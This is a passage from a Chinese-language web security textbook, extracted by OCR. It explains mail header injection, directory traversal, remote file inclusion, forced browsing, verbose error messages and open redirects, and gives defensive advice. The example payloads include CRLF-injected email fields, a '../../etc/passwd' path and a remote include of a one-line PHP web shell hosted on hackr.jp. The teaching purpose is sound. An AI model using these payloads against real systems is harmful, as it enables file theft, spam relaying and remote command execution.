利用这个攻击，已触发陷阱的用户浏览器会显示伪造的 Web 页面，再让用户输入自己的个人信息等，可达到和跨站脚本攻击相同的效果。


另外，滥用 HTTP/1.1 中汇集多响应返回功能，会导致缓存服务器对任意内容进行缓存操作。这种攻击称为缓存污染。使用该缓存服务器的用户，在浏览遭受攻击的网站时，会不断地浏览被替换掉的 Web 网页。

11.2.5 邮件首部注入攻击

邮件首部注入（Mail Header Injection）是指 Web 应用中的邮件发送功能，攻击者通过向邮件首部 To 或 Subject 内任意添加非法内容发起的攻击。利用存在安全漏洞的 Web 网站，可对任意邮件地址发送广告邮件或病毒邮件。

■邮件首部注入攻击案例

下面以 Web 页面中的咨询表单为例讲解邮件首部注入攻击。该功能可在表单内填入咨询者的邮件地址及咨询内容后，以邮件的形式发送给网站管理员。



图：邮件首部注入攻击案例

攻击者将以下数据作为邮件地址发起请求。

```
bob@hackr.jp%0D%0ABcc: user@example.com
```

%0D%0A 在邮件报文中代表换行符。一旦咨询表单所在的 Web 应用接收了这个换行符，就可能实现对 Bcc 邮件地址的追加发送，而这原本是无法指定的。

另外像下面一样，使用两个连续的换行符就有可能篡改邮件文本内容并发送。

```
bob@hackr.jp%0D%0A%0D%0ATest Message
```

再以相同的方法，就有可能改写 To 和 Subject 等任意邮件首部，或向文本添加附件等动作。

11.2.6 目录遍历攻击

目录遍历（Directory Traversal）攻击是指对本无意公开的文件目录，通过非法截断其目录路径后，达成访问目的的一种攻击。这种攻击有时也称为路径遍历（Path Traversal）攻击。

通过 Web 应用对文件处理操作时，在由外部指定文件名的处理存在疏漏的情况下，用户可使用 .../ 等相对路径定位到 /etc/passed 等绝对路径上，因此服务器上任意的文件或文件目录皆有可能被访问到。这样一来，就有可能非法浏览、篡改或删除 Web 服务器上的文件。

固然存在输出值转义的问题，但更应该关闭指定对任意文件名的访问权限。

■目录遍历攻击案例

下面以显示读取文件功能为例，讲解目录遍历攻击。该功能通过以下查询字段，指定某个文件名。然后从 /www/log/ 文件目录下读取这个


指定的文件。

```
http://example.com/read.php?log=0401.log
```

攻击者设置如下查询字段后发出请求。

```
http://example.com/read.php?log=../../etc/passwd
```

查询字段为了读取攻击者盯上的 /etc/passwd 文件，会从 /www/log/ 目录开始定位相对路径。如果这份 read.php 脚本接受对指定目录的访问请求处理，那原本不公开的文件就存在可被访问的风险。



图：目录遍历攻击案例

11.2.7 远程文件包含漏洞

远程文件包含漏洞（Remote File Inclusion）是指当部分脚本内容需要从其他文件读入时，攻击者利用指定外部服务器的 URL 充当依赖文件，让脚本读取之后，就可运行任意脚本的一种攻击。

这主要是 PHP 存在的安全漏洞，对 PHP 的 include 或 require 来说，

这是一种可通过设定，指定外部服务器的URL作为文件名的功能。但是，该功能太危险，PHP5.2.0之后默认设定此功能无效。

固然存在输出值转义的问题，但更应控制对任意文件名的指定。

■远程文件包含漏洞的攻击案例

下面以include读入由查询字段指定文件的功能为例，讲解远程文件包含漏洞。该功能可通过以下查询字段形式指定文件名，并在脚本内的include语句处读入这个指定文件。

```
http://example.com/foo.php?mod=news.php
```

对应脚本的源代码如下所示。

http://example.com/foo.php 的源代码（部分摘录）

```
$modname = $_GET['mod'];
include($modname);
```

攻击者指定如同下面形式的URL发出请求。

```
http://example.com/foo.php?mod=http://hackr.jp/cmd.php&cmd=ls
```

攻击者已事先在外部服务器上准备了以下这段脚本。


http://hackr.jp/cmd.php的源代码

```
<? system($_GET['cmd']) ?>
```

假设Web服务器（example.com）的include可以引入外部服务器的

URL，那就会读入攻击者在外部服务器上事先准备的 URL（http://hackr.jp/cmd.php）。结果，通过 system 函数就能在 Web 服务器（example.com）上执行查询字段指定的 OS 命令了。

http://example.com/foo.php?mod=news.php
读入同一目录下的文件并执行



攻击实例
http://example.com/foo.php?mod=http://hackr.jp/cmd.php&cmd=ls
读入外部服务器上的脚本并执行

【http://hackr.jp/cmd.php 的源代码】
<? system($_GET['cmd']) ?>
通过system函数就能够在example.com服务器上执行OS命令

图：远程文件包含漏洞的攻击案例

在以上攻击案例中，执行了可显示 Web 服务器（example.com）上文件及目录信息的 ls 命令。

11.3 因设置或设计上的缺陷引发的安全漏洞

因设置或设计上的缺陷引发的安全漏洞是指，错误设置 Web 服务器，或是由设计上的一些问题引起的安全漏洞。

11.3.1 强制浏览

强制浏览（Forced Browsing）安全漏洞是指，从安置在 Web 服务器的公开目录下的文件中，浏览那些原本非自愿公开的文件。

强制浏览有可能会造成以下一些影响。

- 泄露顾客的个人信息等重要情报

- 泄露原本需要具有访问权限的用户才可查阅的信息内容
- 泄露未外连到外界的文件

对那些原本不愿公开的文件，为了保证安全会隐蔽其URL。可一旦知道了那些URL，也就意味着可浏览URL对应的文件。直接显示容易推测的文件名或文件目录索引时，通过某些方法可能会使URL产生泄露。

文件目录一览

http://www.example.com/log/

通过指定文件目录名称，即可在文件一览中看到显示的文件名。

容易被推测的文件名及目录名

http://www.example.com/entry/entry_081202.log

文件名称容易推测（按上面的情况，可推出下一个文件是entry_081203.log）

备份文件

http://www.example.com/cgi-bin/entry.cgi（原始文件）

http://www.example.com/cgi-bin/entry.cgi~（备份文件）

http://www.example.com/cgi-bin/entry.bak（备份文件）

由编辑软件自动生成的备份文件无执行权限，有可能直接以源代码形式显示

经认证才可显示的文件

直接通过URL访问原本必须经过认证才能在Web页面上使用的文件（HTML文件、图片、PDF等文档、CSS以及其他数据等）

■强制浏览导致安全漏洞的案例

下面我们以会员制度的SNS日记功能为例，讲解强制浏览可能导

致的安全漏洞。该日记功能保证了除具有访问权限的用户本人以外，其他人都不能访问日记。



只有山田本人以及和他加为好友的用户才能访问山田的日记

直接指定图片URL，即使没有访问权限的用户也可能看到

图：强制浏览导致安全漏洞的案例

该日记中包含的图像照片的源代码如下所示。

```
<img src="http://example.com/img/tRNqSUBdG7Da.jpg">
```

即使没有对这篇日记的访问权限，只要知道这图片的URL，通过直接指定URL的方式就能显示该图片。日记的功能和文本具有访问对象的控制，但不具备对图片访问对象的控制，从而产生了安全漏洞。

11.3.2 不正确的错误消息处理

不正确的错误消息处理（Error Handling Vulnerability）的安全漏洞是指，Web应用的错误信息内包含对攻击者有用的信息。与Web应用有关的主要错误信息如下所示。


- Web应用抛出的错误消息
- 数据库等系统抛出的错误消息

Web 应用不必在用户的浏览画面上展现详细的错误消息。对攻击者来说，详细的错误消息有可能给他们下一次攻击以提示。

■不正确的错误消息处理导致安全漏洞的案例

Web 应用抛出的错误消息

下面以认证功能的认证错误消息为例，讲解不正确的错误消息处理方式。该认证功能，在输入表单内的邮件地址及密码匹配发生错误时，会提示错误信息。



这里给出的提示“邮件地址未注册”是想传达已注册的邮件地址输入错误的消息。但由于提示信息的差异，同样也可能被攻击者用于确认账号是否存在。

图：不正确的错误消息处理导致安全漏洞的案例

上方画面提示“邮件地址未注册”的错误消息。当输入的邮件地址尚未在该 Web 网站上注册时，就会触发这条错误消息。因为倘若邮件地址存在，应该会提示“输入的密码有误”之类的错误消息。


攻击者利用进行不同的输入会提示不同的错误信息这条，就可用来确认输入的邮件地址是否已在这个 Web 网站上注册过了。

为了不让错误消息给攻击者以启发，建议将提示消息的内容仅保留到“认证错误”这种程度即可。

数据库等系统抛出的错误消息

下面我们以搜索功能提示的错误信息为例，讲解不正确的错误消息处理。本功能用于检索数据，当输入未预料的字符串时，会提示数据库的错误。

下面以认证功能的认证错误消息为例，讲解不正确的错误消息处理。该认证功能在输入表单内的邮件地址及密码匹配发生错误时，会提示错误信息。



图：不正确的错误消息处理导致安全漏洞的案例

上方的画面中显示了与 SQL 有关的错误信息。对开发者而言，该信息或许在 Debug 时会有帮助，但对用户毫无用处。

攻击者从这条消息中可读出数据库选用的是 MySQL，甚至还看见了 SQL 语句的片段。这可能给攻击者进行 SQL 注入攻击以启发。

系统抛出的错误主要集中在以下几个方面。

- PHP 或 ASP 等脚本错误
- 数据库或中间件的错误
- Web 服务器的错误

各系统应对详细的错误消息进行抑制设定，或使用自定义错误消

息，以避免某些错误信息给攻击者以启发。

11.3.3 开放重定向

开放重定向（Open Redirect）是一种对指定的任意URL作重定向跳转的功能。而于此功能相关联的安全漏洞是指，假如指定的重定向URL到某个具有恶意的Web网站，那么用户就会被诱导至那个Web网站。

■开放重定向的攻击案例

我们以下面的URL做重定向为例，讲解开放重定向攻击案例。该功能就是向URL指定参数后，使本来的URL发生重定向跳转。

```
http://example.com/?redirect=http://www.tricorder.jp
```


攻击者把重定向指定的参数改写成已设好陷阱的Web网站对应的连接，如下所示。

```
http://example.com/?redirect=http://hackr.jp
```

用户看到URL后原以为访问example.com，不料实际上被诱导至hackr.jp这个指定的重定向目标。


可信度高的Web网站如果开放重定向功能，则很有可能被攻击者选中并用来作为钓鱼攻击的跳板。

11.4 因会话管理疏忽引发的安全漏洞

会话管理是用来管理用户状态的必备功能，但是如果在会话管理上有所疏忽，就会导致用户的认证状态被窃取等后果。

11.4.1 会话劫持

会话劫持（Session Hijack）是指攻击者通过某种手段拿到了用户的会话 ID，并非法使用此会话 ID 伪装成用户，达到攻击的目的。



图：会话劫持

